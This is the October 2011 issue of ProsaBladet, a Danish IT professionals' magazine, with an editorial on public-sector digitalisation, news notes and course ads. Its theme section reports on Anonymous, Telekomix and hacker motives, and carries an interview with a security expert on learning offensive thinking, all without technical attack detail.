

# bladet **Prosa**

De it-professionelles fagblad · 10 · Oktober · 2011

Tema: Hackere  
**Aktivister, it-genier  
eller selvtægtsmænd?**



Bag om det  
semantiske web  
side 26

# Den digitale vej til velfærd

Niels Bertelsen, formand, nib@prosa.dk



Der er kommet en ny fællesoffentlig digitaliseringsstrategi, der skal være med til at åbne døren til fremtidens velfærd.

Strategien har som mål, at det frem mod 2015 skal blive obligatorisk at bruge digitale løsninger i kommunikationen med de offentlige myndigheder. I stedet for at bruge skattekronerne på porto og papirflytteri skal ansøgninger, indberetninger, breve og al anden skriftlig kommunikation som udgangspunkt alene foregå digitalt for både borgere og virksomheder.

Nu kan ingen vel have noget imod, at vi både sparer skattekroner og får en mere effektiv måde at kommunikere med det offentlige på. Der er dog stadig en række udfordringer i strategien, både hvad angår fremgangsmåden som indholdet.

Nyeste tal fra 'It i praksis' fra Dansk IT viser, at lidt over halvdelen (56 procent) af borgerne er trygge ved at selvbetjene sig. Det viser, at der trods alt er et stykke vej endnu, før vi nærmer os fuld accept af (tvungen) digital selvbetjening. Tvang virker selvfølgelig i en vis udstrækning, men giver sjældent gode løsninger. Den store udfordring bliver at få lavet digitale løsninger, der er så velfungerende, at borgerne hellere vil bruge dem end den personlige kontakt.

Hvis de digitale løsninger ikke opleves kvalitativt bedre end de nuværende løsninger, vil det nok snarere skabe modstand mod løsningerne. Og så må vi ikke glemme i den digitale begejstring, at der stadig er mange borgere, der finder det skræmmende at skulle kontakte myndigheder gennem upersonlige systemer, eller som simpelthen ikke evner at bruge de digitale muligheder. De skal fortsat have muligheden for den personlige betjening, hvis vi ikke skal ende med, at en del af borgerne hæftes af den samfundsmæssige udvikling.

En ny digital strategi handler ikke kun om teknologi. Det kræver omstilling af den måde, det offentlige tænker og arbejder på, det kræver organisatoriske ændringer, og det kræver, at borgerne inddrages i udviklingen af de digitale services. Det er jo ikke nogen større hemmelighed, at brugerinddragelse og brugervenlighed er nøglebegreber for en succesfuld udvikling og brug af digitale løsninger, men da det samtidig er begreber, der kan være med til at forøge omkostningerne ved projekterne, er der en tendens til ikke at udnytte potentialet fuldt ud.

Den nye digitale strategi nævner nogle af disse problemstillinger, men så længe fokus er på offentlige besparelser, er jeg bange for, at de gode intentioner om brugervenlighed, brugerinddragelse og en højnelse af kvaliteten i kontakten med det offentlige nedprioriteres i forhold til de kortsigtede budgetmål.

Det kræver derfor en større omstilling i den offentlige tænkning, hvis den digitale vej til fremtidens velfærd ikke skal ende som en blindgyde.

Læs og diskuter synspunktet på Prosa.dk



ProsaBladet · 10 · 2011  
41. årgang

#### Adresse:

Vester Farimagsgade 37A, 1606 Kbh. V.  
Tlf. 33 36 41 41, fax 33 91 90 44  
e-mail: prosabladet@prosa.dk

#### Redaktion:

Ansvarshavende redaktør  
Stine Nysten  
sny@prosa.dk  
Nina Ferdinand, journalist  
nif@prosa.dk  
Palle Skramsmø, layout

#### Udgivelsesdato og deadline:

Udkommer en gang hver måned,  
undtagen august måned.  
Næste gang 20. oktober  
Læserbreve: 30 september

#### Debatindlæg og klageadgang:

ProsaBladet modtager meget gerne læserbreve, debatindlæg, tips, artikelforslag og kommentarer fra medlemmerne. Indlæggene sendes til redaktion@prosa.dk. Indlæggene vil, såfremt de offentliggøres, blive redigeret efter retningslinjer vedtaget af redaktionen. Disse retningslinjer kan læses på [prosa.dk/link/23](http://prosa.dk/link/23). Ønsker du at klage over håndteringen af henvendelser til redaktionen eller generelle stofprioriteringer kan du læse mere om den procedure her: [prosa.dk/link/23](http://prosa.dk/link/23).

#### Redaktionsudvalg:

Formand: Peter Ussing  
[peter.ussing@gmail.com](mailto:peter.ussing@gmail.com)  
Næstformand: Martin Lindboe  
[martin.lindboe@gmail.com](mailto:martin.lindboe@gmail.com)  
Siemen Baader  
Marie Højlt  
Navdeep Nandrajog  
Lars Sommer

#### Artikler:

Synspunkter, der fremføres i signerede artikler, er ikke nødvendigvis dækkende for redaktionens opfattelse. Rubrikken Synspunkt stilles til rådighed for Hovedbestyrelsen

#### Annoncer:

DG Media a/s  
Telefon: 70 27 11 55  
E-mail: [epost@dgmedia.dk](mailto:epost@dgmedia.dk)  
Deadline for næste nummer:  
Den 7. oktober

#### Teknisk produktion:

Tryk: KLS Grafisk Hus

#### Illustrationer:

Forside: Lars Bertelsen  
Hvis ikke andet er angivet, PROSAarkiv

Papir og produktion er godkendt til Nordisk Miljømærkning

Denne tryksag er produceret CO2 neutralt hos KLS Grafisk Hus A/S

#### Kontakt PROSA:

[www.prosa.dk/kontakt](http://www.prosa.dk/kontakt)  
Eller se navne og adresser på bladets næstsidste side.

Kontrolleret af



Kontrolleret oplag:  
12.645 ekspl. i perioden 1. januar - 30. juni 2010



541 Trykkeri 016


”

Det er pinedød nødvendigt, at jeg er dybt engageret i hackermiljøet.

Kim Guldberg, it-sikkerhedsekspert.



**Tema: Hacktivist**er som Anonymous kæmper for frihed og ytringsfrihed – men nogle gange med kritisable metoder.



**PROSA sætter ind** mod dårlige arbejdsvilkår. Få fem gode råd til, hvordan du forbedrer din arbejdsplads.



**Mød en af datalogiens grand old men**, Turing-vinder og opfinder af Quicksort-algoritmen, sir Tony Hoare.

## IT-AKTUELT

### Danskerne klar til elektronisk valg • 4

Vælgerne er generelt positive over for digitale afstemningsmuligheder, viser en undersøgelse fra KMD.

### Billig tablet kan vælte markedet • 6

En ny tavle-pc til halv pris kan sætte fut i Android-markedet og konkurrere med iPads og pc'er.

## INTERNET

### Mere end hacking og DDoS-angreb • 8

Hackergruppen Anonymous er berygtet for at angribe websites og organisationer, men hvad ligger bag?

### Internetaktivisten uden maske • 10

Peter Fein har som en del af hackergrupperne Anonymous og Telekomix kæmpet for informationsfrihed og demokrati.

### Derfor hacker vi • 11

Prosabladet har besøgt et internetforum for Anonymous-tilhængere for at høre, hvad der driver hackerne.

### Hack dig til det bedste it-forsvar • 12

Enhver it-ansvarlig bør lære at tænke som en hacker, mener en garvet it-sikkerhedsekspert.

## TEKNOLOGI

### En mobil enhed til alt • 24

Et flertal i Prosabladets brugerpanel har overgivet sig til tablets, smartphones og glæden ved aldrig at skulle undvære internettet igen.

### Bag om det semantiske web • 26

Det semantiske web kan opleves som en luftig størrelse, men handler i sidste ende om kode og software.

### Karriere i trådløse systemer • 32

Petar Popovski skal undersøge, hvordan maskiner kommunikerer optimalt sammen trådløst.

## A-KASSEN

### Et opgør med mistilliden • 34

Min A-kasse vil med kampagnen Projekt Tillid sætte fokus på den stigende kontrol og mistillid i samfundet og beskæftigelses-systemet.

## BAGSIDEN

### It på ho'det • 40

Intelligente elmålere kan reducere energiforbruget i fremtiden. Og hvorfor vente på udviklingen, når man kan selv?

## NOTER



## Gmail – nu igen uden netforbindelse

Googles e-mail-service kan nu igen benyttes som offline-webapplikation. Tjeneren nedskalerede ellers funktionaliteten, da Google pensionerede firmaets egen Gears-plugin, som leverede offline-muligheden. Nu er offline-adgang tilbage som en Chrome-app, hvilket altså sætter andre browsere end Googles egen uden for døren. Google har tidligere lovet, at offline-funktionaliteten vender tilbage i alle browsere, når HTML5-implementeringerne bliver mere stabile. HTML5 har flere faciliteter, der gør det muligt at skabe offline-beredte applikationer, som kan gemme data lokalt. Googles kalender og dokumenter får også gavn af den nye funktionalitet.

taa



## Næste Windows booter i en ruf

Microsoft er så småt i gang med at løfte sløret for den kommende Windows 8, der ifølge firmaet starter væsentligt hurtigere op end forgængeren. Det skyldes, at den kommende udgave af styresystemet benytter en slags dvale-tilstand for nogle af boot-funktionerne. De fleste vil nok hellere benytte slumre- og dvale-tilstande, men ifølge Microsoft er der stadig en stor del af brugerne, der lukker maskinen efter hver session. Blandt andre nyheder i den kommende Windows er en helt ny brugerflade med navnet "Metro", som minder om Zune og Windows Phone. Det betyder, at én og samme udgave kan benyttes på almindelige computere og tablets. Blandt andre nyheder er apps, som kan programmeres med HTML5-teknologi.

taa

# Danskerne klar til elektronisk valg

Vælgerne er generelt positive over for digitale afstemningsmuligheder, viser en undersøgelse fra KMD.



Illustration: Lars Refn

Af Nina Ferdinand, nif@prosa.dk

Står det til vælgerne, bør man allerede fra næste folketingsvalg kunne afgive sin stemme digitalt.

Ifølge en undersøgelse fra KMD, foretaget før valget, synes 65 procent af befolkningen, at det ville være en god idé at kunne stemme hjemmefra via internettet, og knap 80 procent af befolkningen ville overveje at afgive deres stemme over nettet, hvis det kunne lade sig gøre. 71 procent ville overveje at stemme digitalt i en mobil valgbus, og 70 procent kan lide ideen om digitale stemmebokse.

– De nye tal viser, at danskerne på noget så traditionsbundet som et valg ser fordele i nye digitale muligheder. Vi har i tidligere undersøgelser set, at danskerne generelt bakker op om digitalisering i samfundet, og det giver os efterhånden et godt billede af, at man i Danmark gerne vil træde nye veje og på ingen måder er teknologiforskrækket, siger adm. direktør i KMD, Lars Monrad-Gyilling, i en pressemeddelelse.

Han mener dog ikke, at e-valg ligger lige om hjørnet.

– Der er ingen tvivl om, at det godt kan lade sig gøre rent teknologisk at foretage valget via internettet. Men det ligger ikke lige for, da der er en lang tradition for, at man skal møde personligt frem ved valg-handlingen. Det er med til at sikre, at vores

valg er anonymt og ikke påvirket af andre, hvilket jeg sagtens kan se det fornuftige i, siger Lars Monrad-Gyilling.

## Lettere at stemme

Han påpeger flere fordele ved de forskellige digitale afstemningsmuligheder. For eksempel ville en valgbus gøre det nemmere for ældre og handicappede at stemme, og digitale stemmebokse ville ændre valgaf-tenens forløb markant.

– Med en digital afstemningsboks kunne danskerne kende valgresultatet allerede i minutterne efter valgstederne lukker kl. 20.00. Det vil selvfølgelig tage lidt af luften ud af den spænding, der traditionelt er på en valgaften. I sidste ende er det et politisk valg, hvad vi gør fremover, men der er ingen tvivl om, at udviklingen peger i retning mod, at valg bliver mere og mere digitale, siger Lars Monrad-Gyilling.

Digitaliseringen af administrationen af de danske valg var allerede ved det nyligt afholdte folketingsvalg godt i gang med værktøjer som digitale valglister og digitale brevstemmer. 43 af landets kommuner benyttede digitale valglister, og 48 kommuner valgte at lette administrationen af brevstemmer ved hjælp af en elektronisk brevstemmeprotokol. ■



### Grundkursus inkl. iPad

kr. 8.900,- ekskl. moms

Datoer:

17.–18. november **udsolgt**  
5.–6. december

16.–17. januar  
13.–14. februar

### AP-901 iPhone/iPad Programmering Grundkursus

Du lærer at udvikle apps til iPhone/iPad. Du får et godt overblik over Apples iOS Developer Program (apps til iPhone/iPod). På kurset får du udleveret en iPad som en del af kursusmaterialet (den er din).

- iPhone/iPad-programmering – begreber / teknologier
- iOS-dokumentation
- Programmering
- Udviklingsmodel og Udviklingsværktøjer
- Livscyklus for en iPhone/iPad-App
- Layout-komponenter (Views)

Læs mere på [superusers.dk/apple\\_ios.htm](http://superusers.dk/apple_ios.htm)

### Workshop\* inkl. Mac Mini

kr. 11.800,- ekskl. moms

Datoer:

7.–8. november **udsolgt**  
28.–29. november  
12.–13. december **udsolgt**

12.–13. januar  
27.–28. februar

### AP-903 iPhone/iPad Programmering Workshop

På kurset får du udleveret en Mac Mini som en del af kursusmaterialet (den er din). Du designer og udvikler en komplet app med bl.a. følgende funktionaliteter:

- Professionel brugergrænseflade.
- Datainput fra bruger/anden datakilde, som gemmes/hentes i filer og i database.
- Oprettelse af forbindelse til ekstern web-service, kommunikation med web-service og afkodning af data herfra, til anvendelse i app'en.
- Anvendelse af andre frameworks i iOS

Læs mere på [superusers.dk/apple\\_ios.htm](http://superusers.dk/apple_ios.htm)

\* Der findes en identisk workshop (AP-902), hvor Mac Mini ikke uddeles som en del af kursusmaterialet.

Læs om disse mobile-kurser på [www.superusers.dk](http://www.superusers.dk)

#### Android



**LX-901** Android Programmering Grundkursus **inkl. Android Tablet**  
**LX-902** Android Programmering Workshop

#### Windows Phone 7



**MS-901** Windows Phone 7 Programmering Grundkursus **inkl. Windows Phone 7**  
**MS-902** Windows Phone 7 Programmering Workshop

#### Web Apps



**SU-091** Web App Programmering Grundkursus  
**SU-092** Web App Programmering Workshop

## NOTER



### Elektronisk nøgle kan afløse NemID-papkort

DanID, som står bag logontjenesten NemID, har lanceret en langtidsholdbar elektronisk nøgle til dem, som synes, at det nuværende papkort er for bøvelat at have med at gøre. Den elektroniske nøgle kommer til at koste 100 kroner og får en levetid på tre til fire år. Det eksisterende papkort med nøgler forsætter dog i uændret form og uden omkostninger for borgeren. Tidligere har en sms-løsning også været på tale, men den er blevet lagt i graven på grund af sikkerhedshensyn. Ifølge centerleder Palle H. Sørensen fra It- og Telestyrelsen vil det grundlæggende princip om at adskille nøgler fra browseren blive sat ud af spil. Det er dog tvivlsomt, om den nye nøgle vil have nogen effekt i at kunne rette op på den skæve fordeling i udbredelsen af anvendelsen af den digitale logon og signatur, mener professor ved CBS Kim Normann Andersen.

taa



### WikiLeaks lagt ned af DoS-angreb

Efter offentliggørelsen af 100.000 diplomatiske telegrammer fra det amerikanske udenrigsministerium i slutningen af august blev whistleblower-sitet WikiLeaks udsat for et denial of service-angreb, der tvang sitet i knæ. Ifølge WikiLeaks' Twitter-kanal varede nedbruddet adskillige timer. Indtil videre er der ingen, som har påtaget sig ansvaret for angrebet. WikiLeaks blev også sidste år ramt af DoS-angreb efter offentliggørelsen af endnu en runde telegrammer. Dengang var det en hacker med dækningsnavnet The Jester, der efter eget udsagn stod bag.

taa



En billig Android-tavle-pc kan sende udbredelsen af de nye enheder yderligere i vejret. Her er det Samsungs Galaxy-tavle, som i øjeblikket er under beskyndning med patentkrav fra Apple.

# Billig tablet kan blive benzin på pc-bålet

En ny Android-baseret tavle-pc fra internetbutikken Amazon skal vælte markedet med en pris på halvdelen af dagens gængse markedspris. Det kan give konkurrence til Apple og andre producenter og accelerere udbredelsen af pc-dræberne.

Af Tania Andersen, prosabladet@prosa.dk

Det hastigt voksende marked for tablets eller tavle-pc'er kan få yderligere spark bag, når internetbutikken Amazon sender sit bud på en tavle-pc på markedet. Det er nemlig planen, at den nye tavle-pc skal koste halvdelen af den gængse pris på markedet.

Indtil videre har Apple siddet solidt på markedet med sin iPad, mens Android-konkurrenterne fra Samsung og andre producenter har haft svært ved at få luft under vingerne.

### Grim konkurrent

– Amazon har ikke bare potentialet til at øge sin markedsandel hurtigt, men firmaets villighed til at sælge hardware med

underskud, som det gjorde med Kindle, gør Amazon til en grim konkurrent. Apple bør ikke undervurdere, hvor svært det er at konkurrere med Amazon i hardware-spillet, lyder det fra Forrester-analytikeren Sarah Rotman Epps.

Hun vurderer, at Amazons kommende tavle-pc kan blive Android-plattformens 'hvide ridder', der kan få det Google-udviklede mobilstyresystem til at slå igennem på tavlerne.

Fleere analytikere anslår, at der i 2015 vil blive solgt mellem 70 og 250 millioner tavle-pc'er. Det forventes at gøre et væsentligt indhug i pc-markedet og stiller nye krav til applikationerne. ■

*Få bedre råd*

**STUDIE  
FORSIKRING  
2011**

## Med en Studieforsikring hos RUNA

er du sikret til lav pris

Studieforsikringen omfatter:

- Indboforsikring - 50% rabat
- Rejseforsikring Verden - 50% rabat
- Ulykkesforsikring - 25% rabat

Flere fordele:

- Har du en Studieforsikring hos os, kan du få 25% studierabat på Bil-, Motorcykel- og Knallertforsikring
- Spar 8% ved at betale én gang om året

Studieforsikringen koster mellem 360 og 483 kr. pr. kvartal (indeks 2011) alt efter, hvor i landet du bor.



RUNA FORSIKRING A/S

[www.runa.dk](http://www.runa.dk) · Tlf.: 3332 2200







**”Der er ikke tale om civil ulydighed, der er tale om alvorlig kriminalitet.**

Charlie McMurdie, leder af Scotland Yards e-Crime Unit.

En langt større gruppe end hackerne er, hvad Gabriella Coleman betegner som geeks. De deler den samme grundholdning om fri information. De deltager dog ikke i den egentlige hacking, men anvender deres viden og færdigheder til at udbrede kendskabet til Anonymous, forklarer Gabriella Coleman.

– Disse geek-deltagere er i besiddelse af et antal digitale medie-færdigheder som videoredigering, designkundskaber, forfatterværktøjer til samarbejde og tilstrækkeligt med teknisk viden til at anvende Internet Relay Chat (IRC), siger hun.

### **Anonymous vs. Scientology**

En række begivenheder har ifølge Gabriella Coleman ført til, at de såkaldte 'moral fags' (slangudtryk for hackerne med et moralsk ærinde, red.) har fået større indflydelse på Anonymous. Derfor udføres der nu aktioner, der ikke kun finder sted for at underholde de indviede, men også for at markere et standpunkt udadtil.

Anonymous' kamp mod Scientology i begyndelsen af 2008 blev startskuddet til en mere alvorlig aktion med politiske undertoner. Baggrunden var, at Scientology forsøgte at bremse offentliggørelsen af en lækket Scientology-video, hvor en lettere

eksalteret Tom Cruise fortæller om, hvordan det er at være scientolog. For Anonymous var Scientologys handlinger i strid med deres grundholdning om, at der ikke skal være censur på nettet.

Anonymous startede projekt Chanology, der blandt andet omfattede DDoS-angreb mod Scientologys website og mere almindelige demonstrationer foran Scientology. Ved demonstrationerne bar mange af demonstranterne Guy Fawkes-masker, fordi de ikke ønskede at blive identificeret af Scientology.

Den mangeårige kritiker af Scientology Mark Bunker blev glad for Anonymous' opbakning, men han advarede samtidig mod kriminelle aktiviteter:

– Jeg er mest bekymret, for I skal ikke gøre noget, der er ulovligt. Det er ikke moralsk rigtigt, når Scientology gør det, og det er ikke rigtigt, når vi gør det, formanede han i en YouTube-video henvendt til sine nye støtter.

### **WikiLeaks-sagen**

Da WikiLeaks i december 2010 frigav en række dokumenter fra amerikanske ambassader, blev det begyndelsen til en af de største aktioner for Anonymous. WikiLeaks' frigivelse af dokumenterne var i overensstemmelse med Anonymous' egen

grundholdning om, at information skal gøres tilgængelig for folk.

Så da American Express, Paypal og andre organisationer nægtede at modtage donationer til WikiLeaks og Amazon, og andre internetvirksomheder afbrød samarbejdet med WikiLeaks, reagerede hackerne prompte. Det var et forsøg på at undertrykke vigtig information ved hjælp af økonomisk og forretningsmæssig blokade, mente Anonymous og sendte en strøm af DDoS-angreb mod de involverede virksomheder.

Aktionen blev kaldt Operation Payback og tiltrak mange nye folk til Anonymous. Eksempelvis Peter Fein, der som en af de få med tilknytning til gruppen har valgt ikke at være anonym.

– Da WikiLeaks-sagen startede, var jeg oprørt over, at regeringen kunne lægge pres på private organisationer for at undertrykke, hvad der for 10 år siden ville have været legitimt, siger han.

### **Civil ulydighed eller kriminalitet?**

Peter Fein har blandt andet været med til at organisere demonstrationer til fordel for WikiLeaks, men har altid holdt sig på den rigtige side af loven. Det gælder bestemt ikke alle i Anonymous. De betragter DDoS-angreb som en form for civil ulydighed og har ikke betænkeligheder med at anvende det våben.

Ordensmagten i USA og Storbritannien ser ikke med milde øjne på den slags aktiviteter, og siden i begyndelsen af dette år har de jagtet Anonymous-folk, der har været involveret i den slags. I begge lande risikerer man fængselsstraf på op til 10 år for at deltage i DDoS-angreb.

– Der er ikke tale om civil ulydighed, der er tale om alvorlig kriminalitet, fastslog Charlie McMurdie, leder af Scotland Yards e-Crime Unit, i forbindelse med arrestationer af medlemmer af Lulzsec, der udspringer fra Anonymous-miljøet.

Myndighedernes fordømmelse afholder dog ikke Anonymous-sympatisører fra at hacke websites og foretage DDoS-angreb.

– Der er lidt en holdning om, at hvis I prøver at gøre os tavse, så vil vi gøre det samme med jer, eksempelvis med DDoS. Argumentet for hacking er, at hvis I udspionerer os, så vil vi udspionere jer, forklarer Peter Fein. ■



Anonymous og Telekomix er sådan lidt yin og yang.

Peter Fein.

Peter Fein er en af de få hackere, der ikke opererer anonymt. Du kan følge ham på [blog.wearpants.org](http://blog.wearpants.org). Foto: Peter Fein.

# Internetaktivisten uden maske

Peter Fein har som en del af hackergrupperne Anonymous og Telekomix kæmpet for informationsfrihed og demokrati.

Af Dan Mygind, [prosabladet@prosa.dk](mailto:prosabladet@prosa.dk)

– Jeg er et menneske. Jeg går med bukser. Den lakoniske beskrivelse kan læses på Peter Feins hjemmeside og illustrerer ham ganske godt. Et humanistisk udgangspunkt og en ukompliceret tilgang til livet.

Han tror på informationsfrihed og demokrati, hvilket har bragt ham i berøring med den kendte og berygtede hackergruppe Anonymous og det formentlig mindre kendte Telekomix.

Selvom Peter Fein understreger, at Telekomix og Anonymous er to helt separate hackerbevægelser, giver det for Peter Fein mening at være involveret i begge, da de grundlæggende kæmper for de samme mærkesager.

– Anonymous og Telekomix er sådan lidt yin og yang. Mens det i Anonymous handler om at tage ting ned, så handler Telekomix om at holde noget i luften, siger Peter Fein, der ikke er involveret i Anonymous' ulovlige aktiviteter.

Hvor Anonymous mest er kendt for at hacke og sende websites til tælling med DDoS-angreb, har Telekomix, siden Det arabiske forår blev indledt, kæmpet for at

give befolkningerne i blandt andet Egypten og Syrien adgang til internettet, efter regimerne forsøgte at afbryde al kommunikation.

## Det arabiske forår

Telekomix blev oprettet for omkring 2,5 år siden i forbindelse med introduktionen af EU's telekommunikationspakke. Telekomix var involveret i lobbyarbejde for at fremme borgernes rettigheder, men gik også skridtet videre.

– I stedet for at stole på, at regeringerne vil respektere vores ret til privatliv og informationsfrihed, byggede Telekomix værktøjer, der er med til at sikre den slags, forklarer Peter Fein.

Da omvæltningerne i Egypten og andre arabiske lande satte ind, blev Telekomix mere og mere involveret i at sikre befolkningerne adgang til information. I Egypten gik regimet drastisk til værks.

– De hev så at sige det eneste fiberoptiske kabel ind i landet ud af væggen. Internet og mobile services blev mere eller mindre lukket ned i hele landet. Vi blev nødt til at være

kreative og anvendte gammel teknologi som dial-up modem. Vi satte omkring 500 modemlinjer op, som folk kunne anvende til at få adgang til internettet, forklarer Peter Fein.

## Risikoen ved at være aktivist

Arbejdet i Telekomix er ulønnet, så Peter Fein har selv finansieret sine ni måneders involvering i det arabiske forår.

– De sidste ni måneder har jeg levet af min opsparing, og jeg er ved at løbe tør for penge, siger han.

Han er derfor begyndt at se sig om efter et nyt job.

Via sit arbejde i Telekomix og indsatsen for demokrati i de arabiske lande vil mange måske anse ham som en helt. Men hans tilknytning til Anonymous med det mere blakkede omdømme er ikke just karrierefremmende.

– Jeg er da også sikker på, at jeg går glip af nogle job grundet tilknytningen til Anonymous. Og min mor er ikke begejstret, siger han med et afvæbnende grin over Skypeforbindelsen fra Washington. ■

# Hvad driver hackere?

De kæmper med egne ord for frihed og ytringsfrihed – men nogle gange med ulovlige metoder, kun kontrolleret af selvjustits. Prosabladet har besøgt et internetforum for Anonymous-tilhængere.

Af Dan Mygind, [prosabladet@prosa.dk](mailto:prosabladet@prosa.dk)

Prosabladet har stillet en række spørgsmål til brugerne af websitet [www.whatis-theplan.org](http://www.whatis-theplan.org), der er kraftigt inspireret af Anonymous, for at finde frem til, hvad der har drevet dem til sitet.

Flere nævner, at de vil gøre noget aktivt for frihed og ytringsfrihed.

– For at fremme frihed i USA og i verden, svarer Durandarte eksempelvis på spørgsmålet om, hvorfor han er medlem af websitet.

Det svar stemmer godt overens med internetaktivisten Peter Feins opfattelse af, at folk, der opsøger Anonymous, ønsker at gøre noget aktivt.

– Politikerlederen er trængt ind i hacktivistkredse. Politikerne lytter ikke, og den politiske proces virker ikke. Folk leder efter måder at komme af med deres frustration. Det føles godt at gøre noget, anvende sine evner og putte hjerte og sjæl i et projekt, som man tror på, forklarer Peter Fein.

## Kan en idé kaptres?

Men selv om medlemmerne af [www.whatis-theplan.org](http://www.whatis-theplan.org) udtrykker holdninger, der ligger tæt på Anonymous, er der mange i Anonymous, der mener, at websitet ikke er en del af Anonymous.

– Fyren, der startede sitet, prøvede at starte en kult, og Anonymous kan ikke lide folk, der prøver at anvende Anonymous til egne formål. Man skal ikke bruge Anonymous som sin personlige hær, forklarer Peter Fein.

Det rejser det interessante spørgsmål, hvordan en gruppe som Anonymous, der ofte betegnes som en idé, hvor der ingen ledere er, egentlig kan sikre, at Anonymous-ideen ikke kaptres og bruges til at promovere særinteresser.



Guy Fawkes-masken er blevet symbol for hackergruppen Anonymous. Foto: Anonymous Editor/Wikimedia.

– Vi prøver at få det gode til at vinde frem. Der er en form for selvjustits, siger Peter Fein.

Den selvjustits bestod i dette tilfælde i, at grundlæggeren af [www.whatis-theplan.org](http://www.whatis-theplan.org) blev 'doxed'. Anonymous-tilhængere afslørede hans identitet og frigav en masse personlige detaljer om ham på nettet. Efterfølgende har han angiveligt mistet sit job, da hans identitet blev kendt.

## Sympati – og dog

Flere af brugerne på [www.whatis-theplan.org](http://www.whatis-theplan.org) lægger afstand til, hvad hackerne gør i Anonymous' navn.

– For det meste er jeg uenig i deres ulovlige modus operandi, men jeg sympatiserer med dem, selv om nogle af deres handlinger er forkerte, lyder det eksempelvis fra brugeren 'Hmmm', der dog godt kan forstå bevæggrundene:

– Igen, jeg er ikke begejstret for ulovlige metoder, men de (Mastercard, Paypal og andre, red.) fortjener det, og de har ikke noget lovligt grundlag for at indefryse donationer til Wikileaks. Hvis de vil være umoralske røvhuller, så er det deres egen skyld :-).

Anonymous har i en række tilfælde frigivet personlige oplysninger om politifolk og privatpersoner. Blandt websitets brugere er der ikke megen forståelse for at frigive privatpersoners information, medmindre det er med til at gøre folk opmærksom på, at it-sikkerheden mange steder er meget ringe. Derimod synes der at være en forståelse for at frigive politifolkernes information, da de betegnes som del af et korrupt system.

– Når politifolkene bliver betalt af skatteyderne, mener jeg, at det er o.k. Jeg er ikke enig i at offentliggøre BART-rejsendes (Bay Area Rapid Transport – togrejsende i San Francisco, red.) information, men det er med til at stille skarpt på en dårlig sikkerhed, der skulle have været bedre, så den slags detaljer var beskyttet, siger OrganizedChaos.

## Vær forsigtig

Brugerne fremhæver flere gange, at deres besvarelser repræsenterer deres egne meninger, ligesom der er en vis skepsis over for Prosabladets spørgsmål.

– Jeg vil foreslå, at enhver, der besvarer denne persons spørgsmål, gør det omhyggeligt, da svarene kan tilrettes og kompromittere os. Det er jo ikke, fordi medierne ikke gør det hele tiden. Bare vær forsigtig, lyder det eksempelvis fra Schism.

Du kan tjekke, at Prosabladets skribent ikke har rettet svarene, ligesom du kan se alle spørgsmål og svar, der ikke har været plads til at bringe i Prosabladet. Læs her: [bit.ly/oHllf8](http://bit.ly/oHllf8). ■



# Hack dig til det bedste it-forsvar



Den viden, it-sikkerhedsekspert Kim Guldberg får fra hackere, kan han ikke læse sig til i nogen bog. Foto: Lars Bertelsen.

It-sikkerhed og hacking er på mange måder to sider af samme sag, og enhver it-ansvarlig bør lære at tænke som en hacker, mener en garvet it-sikkerhedsekspert.

Af Stine Nysten, sny@prosa.dk

– Vil du fange tyven, må du lære at tænke som en!

Så kontant lyder det fra it-sikkerhedseksperter Kim Guldberg. Han har siden 80'erne beskæftiget sig med it og blev i midt-90'erne chef for en it-sektion. Siden 2000 har hardcore it-sikkerhed været omdrejningspunktet – både professionelt og i fritiden.

Kan du som systemadministrator ikke huske, hvornår du aktivt har gjort noget for at stoppe et hackerangreb, ja så er dit system allerede kompromitteret.

– Der findes masser af dygtige it-administratorer, der har lært noget om eksempelvis drift, best practice, compliance.

Men en hacker er ligeglad med serverens indstillinger. Han tænker simpelthen på en anden måde, uden for rammerne, og er ofte temmelig nørdet i sin tilgang til tingene, siger han.

Derfor gælder det om at være proaktiv. For ifølge Kim Guldberg handler it-sikkerhed nemlig ikke om at stoppe angreb, men om hele tiden at foretage kvalificerede analyser af, hvor lang tid det potentielt vil tage en hacker at bryde dine sikkerhedssystemer.

– På den måde ved du, hvor ofte du skal tjekke systemet igennem for eventuelle angreb, så du kan nå at foretage ændringer hvis nødvendigt. Hvis ikke du har en of-

fensiv tilgang, er du i princippet hjælpeløs, siger han.

## Tænk som en hacker

Enhver it-ansvarlig bør derfor lære at tænke som en hacker, mener Kim Guldberg. Selv har han blandt andet i de seneste år deltaget på hackerkonferencerne BlackHat og DefCon. På sit allerførste hackerkursus for seks år siden blev han undervist af 'muts', der er en af de bedste hackere i offensive security.

– Man hører tingene fra hestens egen mund. Den viden, jeg fik, kunne jeg ikke have læst mig til i nogen bog. Vil du kigge hackerne i kortene, må du gøre en massiv

indsats, opsøge disse mennesker, skabe kontakter og være villig til at bidrage, siger Kim Guldborg.

Som minimum bør man følge med i forskellige hackerfora og databaser som exploits-db og MilwOrm. Her lægger hackere ofte exploits ud. Men husk på, at hackerne ikke offentliggør dem for tidligst et år efter de har opdaget dem.

Arbejdet med at være på niveau med hackerne kræver konstant vedligeholdelse af tekniske færdigheder og kontakter.

– Min arbejdsplads har indset, at det er pinnedød nødvendigt, at jeg er dybt engageret i hackermiljøet. Udbyttet er, at jeg eksempelvis får beskeder om sårbarheder og fejl i systemer længe før andre. Vi adværer hinanden, når vi falder over ting, siger Kim Guldborg.

## Hackerordbog

I hackerordbogen "The Jargon Files" kan du læse meget mere om hackerne og deres selvforståelse: [catb.org/jargon](http://catb.org/jargon).

”

**Har du ikke en offensiv tilgang, så er du i princippet hjælpeløs.**

Kim Guldborg, it-sikkerhedseksperter.

Som tommelfingerregel har de bedste hackere kendt til sårbarheder i et system et par år, før en leverandør leverer en patch, fortæller han og tilføjer, at hackerne typisk vil have mellem seks og ti alvorlige exploits til rådighed, som kan give dem rootadgang til et systems netværk.

## Selvjustits

Han skyder på, at der er omkring 2.000 rigtige hackere, under 20 af dem er danskere. De fleste er ikke kriminelle, og mange har faktisk deres egen it-sikkerhedsforretning.

– Men hackere har typisk stærke holdninger. De fleste er til open source og ytringsfrihed. Og mange mener, at hacktivistere som eksempel Anonymous-gruppen tjener en god sag. Internt hersker der bestemt også

en konsensus om rigtigt og forkert, og der udøves en selvjustits. Eksempelvis er folk involveret i børneporno jaget vildt, og her skyer hackerne ingen midler, siger Kim Guldborg. ■

## Sådan gør du

